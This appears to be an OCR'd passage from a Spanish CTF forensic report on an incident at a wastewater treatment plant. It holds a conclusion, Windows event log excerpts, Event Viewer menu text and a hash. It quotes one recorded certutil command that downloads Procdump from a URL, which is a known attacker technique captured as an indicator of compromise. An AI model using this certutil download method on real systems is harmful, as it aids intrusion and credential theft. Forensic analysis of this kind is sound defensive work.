
La documentación y correlación de eventos a partir de logs de Windows, registros de Sysmon y archivos de volcado de memoria permitió establecer una línea temporal precisa del incidente, identificar indicadores de compromiso (IoCs) y determinar las tácticas y técnicas empleadas según la matriz MITRE ATT&CK. Esto demuestra la importancia de contar con mecanismos de supervisión continua y registros históricos completos para una respuesta efectiva ante incidentes.


Asimismo, el ejercicio puso de relieve la necesidad de reforzar los controles de acceso, la protección de endpoints y la detección temprana de actividad maliciosa. Las recomendaciones propuestas buscan

mejorar la seguridad de los activos críticos y reducir la probabilidad de incidentes similares en el futuro.

En conclusión, este CTF sirvió no solo como ejercicio de análisis forense y ciberseguridad, sino también como guía práctica para identificar vulnerabilidades, documentar hallazgos y aplicar medidas de mitigación que fortalezcan la resiliencia de la infraestructura crítica de la planta de tratamiento de aguas residuales.

Hash de gvm-setup: 3b4bfd4531d99a58604e602c334fb823d921de268a54643097596e8885b404a





CmdLine: _C:\Windows\System32\certutil.exe -urlcache -split -f
<https://download.sysinternals.com/files/Procdump.zip> procdump.zip

Application Número de eventos: 967

Filtrados: Registro: file:///C:/Users/sara/Desktop/Protección de Activos/Casolarama/Windows/System32/winevt\Logs\Application.evt; Niveles: Crítico, Error, Advertencia; Origen:

Nivel	Fecha y hora	Origen	Id. del evento	Categoría de la tarea
Error	12/03/2021 14:04:43	MsiInstaller	11001	Ninguno
Advertencia	12/03/2021 14:03:53	MsiInstaller	1001	Ninguno
Advertencia	12/03/2021 14:03:53	MsiInstaller	1004	Ninguno
Advertencia	12/03/2021 12:11:09	MsiInstaller	1001	Ninguno
Advertencia	12/03/2021 12:11:09	MsiInstaller	1004	Ninguno
Error	10/03/2021 19:45:58	COMRuntime	18221	Ninguno
Error	10/03/2021 19:36:24	Application Error	1000	Eventos de bloqueo de aplicaci..
Error	10/03/2021 19:36:19	Application Error	1000	Eventos de bloqueo de aplicaci..

Evento 1004, MsiInstaller

General Detalles

Error al detectar el componente "146D39A4-8750-45D2-9DD1-5851ED9C8ADD" de la característica "SIMBASharp" del producto "(C6019B6B-6F38-47A3-B0C0-434C7C43733C)". No existe el recurso "C:\Program Files\ifak\SIMBA#4.3\Autofac.dll".

Acciones

- Aplicación
- Abrir registro guardado...
- Crear vista personalizada...
- Importar vista personalizada...
- Filtrar registro actual...
- Borrar filtro
- Propiedades
- Buscar...
- Guardar archivo de registro filtrado como...
- Guardar filtro en vista personalizada...
- Ver
- Eliminar
- Cambiar nombre
- Actualizar
- Ayuda

Evento 1004, MsiInstaller

Propiedades de evento



Copiar

Guardar eventos seleccionados...

Actualizar

Ayuda

Acceso con NT AUTHORITY a las 12 del día del incidente.



Se usa principalmente cuando:

1. Inicias sesión en **Remote Desktop** (RDP).
2. Se crean o cargan temas visuales y efectos gráficos en sesiones remotas.

